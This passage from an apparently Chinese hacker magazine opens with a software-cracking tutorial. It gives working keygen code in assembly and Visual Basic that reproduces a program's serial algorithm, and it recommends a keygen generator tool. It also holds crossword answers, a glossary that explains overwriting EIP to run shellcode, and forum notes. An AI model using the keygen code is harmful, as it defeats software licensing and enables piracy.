:0040D3DC 337DD8                 xor edi, dword ptr [ebp-28]
:0040D3DF 397DDC                 cmp dword ptr [ebp-24], edi
:0040D3E2 0F8591010000           jne 0040D579
```

以上即为关键比较和关键跳转。edi为注册码末尾2位与前面的异或运算的值。末尾两位除不能为零外任意，我们暂且取73。

由于非明码比较，用刘健英大侠的keymake制作内存注册机失败，但可以用keymake制作算法注册机，语言为32位汇编语言。它的rek文件如下：

```
.const

.data
szHomePage db "http://fpx.yeah.net",0
szEmail    db "mailto:gd1@yeah.net",0
szErrMess  db "请输入姓名! ",0
szBuffer db 50 dup (0)
szHex db "25%lu73",0               ; 设定输出格式
szM db "whm_w",0
.code
invoke lstrcat,eax,addr szM        ; 姓名和预置字符串连接，调用lstrcat函数
mov esi,eax                        ; 新串存入esi
xor eax,eax                        ; eax清零
xor ebx,ebx                        ; ebx清零
n1:
lodsb                              ; 逐个取字节，直到取完，构成一个循环
add ebx,eax                        ; 加到ebx上
cmp al,0                           ; 比较是否取完
jnz n1                             ; 以上求姓名的ascii码和，和最后存在ebx中
xor ebx,73                         ; 和异或73
invoke wsprintf,addr szBuffer,addr szHex,ebx    ; 调用wsprintf函数输出结果
lea EAX,szBuffer
```

生成后的界面如图1所示。




图1 keymake生成的注册机

也可以用Visual Basic语言编写，界面添加两个文本框，不需要添加按钮，但那样不简洁、不专业，代码如下：

```
Dim myname A
String ; myname 代
表你输入的姓名，定义为
字符串型
Dim zcm As In
teger ;
zcm代表注册码，定义为
整型
Private Sub
Text1_Change()
; 随着输入姓名，文本框1不断改变，文本框2相应输出注册码
zcm = 0                                   ; zcm 赋初值0
myname = Text1.Text + "whm_w"             ; 姓名和预置字符串连接，产生新串
For i = 1 To Len(myname)                  ; 循环，直到新串取完
zcm = zcm + Asc(Mid$(myname, i))          ; 从新串中逐个取ASCII码求和
Next i                                    ; 和的结果存入zcm
zcm = zcm Xor 73                          ; zcm = zcm异或73
Text2.Text = "25" & zcm & "73"            ; 按一定格式输出
End Sub
```

到了这里，有朋友要问了，我不会编程，怎么办呀？你可以使用注册机生成器 0.9(keygengain)。它是一款自动生成软件注册机的软件。适用于破解出软件，找出了注册算法，却懒得或没能力编注册机的 Cracker 们。它可以自己定义变量数组，可对注册名作一定的控制：转换为大写、转换为小写、长度限制。注册码可以按一定格式输出，可以对生成的注册机作说明。

使用注册机生成器的方法很简单：找出注册算法后，将数学表达式写入命令框，格式类似于 C 语言；用到的变量在变量表里声明，并设初始值，Name 和 I 变量已经给定，不能修改，分别是注册名(修正后的)和循环计数变量，确定无误后可生成注册机。

上面密码监听器注册算法的原理，实际上是执行了一个循环，描述如下：

```
For I=1 to <Name的长度>
BEGIN
  用户输入的命令
END
```

使用运行注册机生成器，增设 a、b 两个变量，赋初值，共输出三个变量 a、s、b，如图 2 所示。^ 表示异或操作，点“导出”按钮即可生成注册机。

生成后的注册机界面如图 3 所示。

【文章中的相关工具及其附件 KeyGenGain 在光盘中均有提供】




图2 注册机生成器

编辑评语： 本文介绍写注册机的方法可以说是很简单的，而且能遇到使用这样简单的注册算法的程序也是比较少的，当然作为一次练习的机会，这也是一个不错的例子。如果你想以后分析程序后可以自己写注册机的话，那么依赖简单的注册机生成器往往是不能满足的，所以，最好还是自己学一门编程语言，这样将程序的算法分析透彻以后就可以自己写注册机。



图3 keygengain 生成的注册机

10月黑客填字游戏

答案

1 I	N	2 I	p	c	O	n	f	i	3 G	O	P				
	4 O	L	L	Y	D	B	g	5 S	o	l	a	r	i	6 S	
	7 H	8 P	E	R	I	9 D	H	C	10 P					D	
	11 C	12 I	13 s	c	o			M	u	14 S	T	15 A	C	K	
	k	S	O	16 W	S	C	R	I	P	T	17 U	p	x		
	18 M	A	C						19 w	i	n	p	c	a	p
20 W	A	P	K		21 I	P	22 S	E	C		I			P	
23 M	B	A	S				24 S	S	H	25 B	O	O	T	p	
M					26 T	T	L	27 N	B	I	28 S	N	M	P	

Winpcap：Winpcap 是 UNIX 下的 libpcap 移植到Windows下的产物，它工作于驱动(Driver)层，所以能以很高的效率进行网络操作。

Winpcap提供了以下强大的功能：

1. 捕获原始的数据包
2. 设置filter，只捕获自己感兴趣的数据包
3. 方便的把捕获的数据包输出到文件和从文件输入
4. 发送原始的数据包
5. 统计网络流量

有了它，一般的程序就可以访问非常底层的协议了。许多嗅探器都需要安装这个驱动，我们熟知的 ARPSNIFFER 就必须先安装这个驱动才能运行。

Solaris：是Sun公司开发和发布的操作系统，是UNIX系统的一个重要分支。它首先从BSD Unix移植而来，随后逐渐转移到了System V标准。目前，Solaris除可以运行在SPARC CPU上外，还可以运行在X86(IA32)的CPU上。最近又被移植到了最新的AMD64位CPU Opteron上。在服务器市场上，Sun的硬件平台具有高可用性和高可靠性，Solaris是当今市场上处于支配地位的Unix类操作系统。

SSH：传统的网络服务程序，如：ftp、POP和telnet在本质上都是不安全的，因为它们在网络上用明文传送口令和数据，别有用心的人非常容易就可以截获这些口令和数据。而且，这些服务程序的安全验证方式也是有其弱点的，就是很容易受到“中间人”(man-in-the-middle)这种方式的攻击。所谓“中间人”的攻击方式，就是“中间人”冒充真正的服务器接收你传给服务器的数据，然后再冒充你把数据传给真正的服务器。服务器和你之间的数据传送被“中间人”一转手做了手脚之后，就会出现很严重的问题。

一个名为Tatu Yl nen的芬兰程序员开发了一种网络协议和服务软件，称为SSH (Secure Shell的缩写)。通过使用SSH，你可以把所有传输的数据进行加密，这样“中间人”这种攻击方式就不可能实现了，而且也能够防止DNS和IP欺骗。

ISA：ISA Server是建立在Windows 2000操作系统上的一种可扩展的企业级防火墙和Web缓存服务器。ISA Server的多层防火墙可以保护网络资源免受病毒、黑客的入侵和未经授权的访问。而且，通过本地而不是Internet为对象提供服务，其Web缓存服务器允许组织能够为用户提供更快的Web访问。在网络内安装ISA Server时，可以将其配置成防火墙，也可以配置成Web缓存服务器，IP，或二者兼备。

ISA Server提供直观而强大的管理工具，包括Microsoft 管理控制台管理单元、图形化任务板和逐步进行的向导。利用这些工具，ISA Server能将执行和管理一个坚固的防火墙和缓存服务器所遇到的困难减至最小。

SDK：SDK就是 Software Development Kit 的缩写，中文意思就是“软件开发工具包”。这是一个覆盖面相当广泛的名词，可以这么说：辅助开发某一类软件的相关文档、范例和工具的集合都可以叫做“SDK”。具体到我们这个系列教程，我们后面只讨论广义 SDK 的一个子集——即开发 Windows 平台下的应用程序所使用的 SDK。

由于 SDK 包含了使用 API 的必需资料，所以人们也常把仅使用 API 来编写 Windows 应用程序的开发方式叫做“SDK 编程”。而 API 和 SDK 是开发 Windows 应用程序所必需的东西，所以其它编程框架和类库都是建立在它们之上的，比如 VCL 和 MFC，虽然他们比起“SDK 编程”来有着更高的抽象度，但这丝毫不妨碍它们在需要的时候随时直接调用 API 函数。

SSL：SSL (Secure Sockets Layer) 是由Netscape公司开发的一套Internet数据安全协议，当前版本为3.0。它已被广泛地用于Web浏览器与服务器之间的身份认证和加密数据传输。SSL协议位于TCP/IP协议与各种应用层协议之间，为数据通讯提供安全支持。SSL协议可分为两层：SSL记录协议 (SSL Record Protocol) 建立在可靠的传输协议（如TCP）之上，为高层协议提供数据封装、压缩、加密等基本功能的支持。SSL握手协议 (SSL Handshake Protocol) 建立在SSL记录协议之上，用于在实际的数据传输开始前，通讯双方进行身份认证、协商加密算法、交换加密密钥等。

《黑客手册》12月论坛串烧

读编互动之论坛贴吧

任我小行[无组织]

名词解释：

黑帮：黑客手册杂志社

坛宗：《黑客手册》的论坛

书宗镇宗之宝：人人抢购的学黑客技术，泡ＭＭ 等用处多多的《黑客手册》

站宗：黑客手册的官方站

堂主：指本论坛斑竹

发招：在论坛发帖子

弹指一瞬间，"黑帮"（这是第三次告诉那些不知道名字的朋友，说的就是我们《黑客手册》啊！记得下次接着买期刊或者买本《黑客手册 2005 年合订本》就看懂了！）自成立，已经历过完整的 8 个月圆月缺了（有位老鸟说是不是已经 8 年了吧？众小编砖头一起飞来，叫你 8 年，是 8 个月了）。作为一个江湖武林的大派，8 个月是很短暂的，但我们的门人现在却是发展得十分迅速的，自从国庆节黑帮的坛宗全体人员搬进新的办公大楼后，我们坛宗每天的申请人员是大把大把的多啊。虽然现在已是严冬，但来我们坛宗拜访、入门、交流的弟兄就是一个字——"多"啊！用他们的话来说，来这里，堂主态度好，效率高，想学东西就是快啊，而且很多堂主同时兼任着我们书宗的镇宗之宝——每月秘籍的锈写工作，那样交流起来方便多多啊！一个字"爽的很"。（啊！不好意思，已经是三个字了唉！）

众帮友还群策群力，一致推选出了 7 位优秀堂主，分别是 h4k_b4n、紫天星、心月、绝杀、Noise、sky 和 ghostsages，为此他们 7 人都受到了黑帮主席团的表扬并嘉奖——每人馈赠一本精美的武林密宝《黑客手册》。

如今江湖上黑帮的门人遍布天下，在全国各个地区都设有下属各个分堂（我们各个地区的群），各地的会员可以加入我们的分堂，在里面你可以直接面对面的与当地区的学姐学妹，学哥学弟切磋武艺（交流你们的黑客技术啊！）。

特别申明：涉及机密，未经允许，不得私传下列号码！（开玩笑呢！别当真）

总堂：nohack 的朋友们（8779373）

来这里直面黑帮主席团成员，有你羡慕许久的主席，副主席们（众位编辑们啊！），你是否激动得害怕呢？不要怕，一般见大人物有那个表现都很正常，有朋远方来，总堂位子有限（群是有人数限制的啊），要来快来啊！不过新来的朋友进来后千万不要吃惊，我们这个总堂里的人都有个法号，而这些法号都起得很有哲理，好多都是与食物有关，而里面的土豆、地瓜、红薯、白薯……更是多的不能再多啊，食欲好的快进来啊！！

坛宗：黑客手册杂志群（1555552）

来这里来侃与我们书宗宝物有关的话题，谈论闲杂话题，会被打入黑帮后山的无底洞的。你对书宗每月发行的密宝有看法、建议，那么可以在本堂第一时间与众位堂主交流，比你在坛宗发招快得多哟！

吉林分堂：黑客手册吉林群（16475479）

吉林东北三省的中间的一个省，拥有着我们黑帮的大规模的弟子，内有我们的许多优秀人士，来吧，下一次中美黑客大战的成员可能就在你们里产生！

山东分堂：黑客手册山东群（14699959）

梁山 108 名好汉，我们目标也是招 108 个分会员，再现当年梁山之雄风，一展我们黑帮风采！

其他各地的分堂正在建设中……

特别说明：朋友们进群时请在申请时说明你在坛宗的名字（就是你在论坛的 ID），否则我们的堂主会以为你是卧底，对你不理睬啊！

11 月黑帮幸运之星是来自于总堂的朋友，在坛宗的名号叫 hailang，其实说起来是我们的一位堂主级别的人物呢，平时在坛宗上表现十分积极，大家有不会的就去找他啊！

hailang 的呢呢细语：

大家好，我是 hailang，是"Windows 高级应用"的斑竹，也是 www.HackFans.net 的站长，在现实中则是一名大二的学生，喜欢网络。我的邮箱是：k9840@163.com，格言是：人生有两大欢乐，一是拥有后可以细细品味，二就是追求之中的备感充实。

机会偏爱有准备的头脑，黑帮偏爱有信心，有恒心的学员，面对户外严冬，去那里玩呢？当然是去坛宗了，如果你有能力还可以申请我们的堂主做，享受堂主待遇。如果你在坛宗的活动次数达到一定的时候，下个月的幸运之星就是你了，let us "www.nohack.cn/bbs" 见！

11期黑客填字游戏答案

1 n	s	l	o	o	k	2 u	3 p	p	p	4 C
5 o	6 p	E	N	B	7 S	D	K			r
H	O			8 R	e	p	l	a	c	e
9 A	p	a	c	h	e	10 R	O	O	T	a
11 C	O	n	n		12 I	N	13 S	14 E	R	t
K		15 F	I	N	D		E	X		e
	16 E	I	P				S	17 E	S	p
18 M	I	N				19 A	S	C		
		G		20 S	21 U	N	I	O	N	
	22 W	E	B	D	A	V	O			
	23 D	R	O	24 P	R	I	N	T	f	

经过前两期的填字游戏，你是否觉得自己长了很多见识呢？呵呵，这也是小编我开始设计的初衷，希望大家都能从这个栏目中开拓自己的视野，增长对黑客技术的了解，让自己能够站的更高看的更远。废话少说，快来看看第三期填字的答案吧！

注释

Apache

Apache是世界排名第一的Web服务器，根据统计世界上百分之五十以上的Web服务器在使用Apache。1995年4月，最早的Apache(0.6.2版)由apache group公布发行.apache group是一个完全通过internet进行运作的非盈利机构，由它来决定apache web服务器的标准发行版中应该包含哪些内容。准许任何人修改隐错，提供新的特征和将它移植到新的平台上，以及其它的工作。当新的代码被提交给apache group时，该团体审核它的具体内容，进行测试，如果认为满意，该代码就会被集成到Apache的主要发行版中。

apache的特性：

1) 几乎可以运行在所有的计算机平台上。
2) 支持最新的http/1.1协议。
3) 简单而且强有力的基于文件的配置(httpd.conf)。
4) 支持通用网关接口(cgi)。
5) 支持虚拟主机。
6) 支持http认证。
7) 集成perl。
8) 集成的代理服务器。
9) 可以通过web浏览器监视服务器的状态，可以自定义日志。
10) 支持服务器端包含命令(ssi)。
11) 支持安全socket层(ssl)。
12) 具有用户会话过程的跟踪能力。
13) 支持fastcgi。
14) 支持java servlets。

puzzle

EIP ESP

EIP寄存器，它保存着程序要执行的下一条指令的地址，我们如果向控制程序的运行流程，就要使EIP保存我们给出的指令地址。在所有的程序中，每当一个函数返回时，下一条指令地址会从堆栈拷贝到EIP指针。而这时ESP始终指向栈顶，栈中的数据越多，ESP的值越小。因为这个地址是保存在堆栈的，所以如果我们能覆盖这个地址成新的地址的话，那么就有可能使程序在我们覆盖的新地址继续执行，再在此地址处放置我们的代码（称之为shellcode)，那么该程序就被我们控制了。

WEBDAV

WebDAV(Web-based Distributed Authoring and Versioning)是一种基于 HTTP 1.1协议的通信协议。它扩展了HTTP 1.1，在GET、POST、HEAD等几个HTTP标准方法以外添加了一些新的方法，使应用程序可直接对Web Server直接读写，并支持写文件锁定(Locking)及解锁(Unlock)，还可以支持文件的版本控制。


Microsoft windows2000/XP及IE，Office还有Adobe/MicroMedia的DW等都支持Webdav，这又大大增强了Web应用的价值，以及效能。对于需要大量发布内容的用户而言，应用WebDav可以降低对CMS系统的依赖，而且能够更自由的进行创作。上传、下载变得轻松自如。

有关Webdav的信息主要集中在Webdav 资源站：http://www.webdav.org

SESSION

在脚本中，常常通过SESSION记录用户的有关信息，以供用户再次以此身份对web服务器提供要求时作确认。例如，我们在某些网站中常常要求用户登录，但我们怎么知道用户已经登录了呢，如果没有SESSION的话，登录信息是无法保留的，那岂不要让用户在每一页网页中都要提供用户名和密码？SESSION用中文来解释就是会话期，一个会话期开始于用户输入一个站点的网址时，结束于他离开这个站点时。作过网站的人都有这样的体会，在一页页面中的变量(在本章都指服务器端变量，下同)是不能在下一页中用的，虽然有一些办法可以实现，比如用form、urlstring等等但有些对于用户来说是不方便的，即使让form自动提交，但其中的延时在现今的网络状况下足以让人窒息，而这两种方法都明显加大程序员的负担。如果你正在开发一个大型项目，那这些额外的负担是不能忽略的。而有了SESSION就好办了，SESSION中注册的变量可以作为全局变量使用。

12期黑客填字游戏



（答案将在下期公布）

新一期的黑客填字游戏又出炉拉！有了前几期的经验，填字游戏的设计越来越成熟，希望本版面真的能让大家既娱乐了身心又学到了知识，从而得到更大的进步！

游戏规则：

1，词语分横向和竖向，横向词语的顺序是从左至右，纵向词语的顺序是从上至下。

2，许多词语的某个字母或汉字会和其他的词语共一个格子，所以当你觉的要写到下一个题目时不要犹豫，写下去，因为也许这个题目的最后一个字母是第二个题目的开头字母。

3，要根据题目所提示的去写，笔者已经充分考虑了难度，努力做到在你想了很久之后能找到的答案，如果实在想不出，也不要急着看答案。去GOOGLE一下印象更深。

4，答案分中文和英文两种，而英文占大部分，大部分都是你熟悉的英文的简写，不会太长，所以不要想太多。

5，遇到中文词语时，提示后面会有注释，请大家注意。

好吧，现在就开始吧！

横向

1．许多后门用来隐蔽传输数据技术的一种代称，其基本原来就是把非法的数据插入到合法的数据里流出计算机。

4．一种常用的虚拟机软件的简称。

5．文件系统对象的简称，许多脚本木马通过它来控制主机的文件。

6．安全焦点出品的优秀扫描工具。

7．美国国家标准信息交换代码的简称。

9．信息产业部要求每个网站都在它那备个什么号？

10．分布式组件对象模型的简称，它是微软为分布式对象编程长期筹划的、已经过长期测试的全新技术。

12.SERV-U用户信息都存储在一个叫servXXXXXX.ini中，XXXXXX是什么？

13．非安全一老提到的一个经常出漏洞的ＰＨＰ论坛。

15．一种著名的远程控制工具。

16．动态连接库的简称。

17．一种著名的加密算法。

纵向

1．终端服务管理器的文件名。

2．许多宽带用户用来登陆互连网软件的名称，许多盗用事件也是应它而起。

3．记事本工具的文件名。

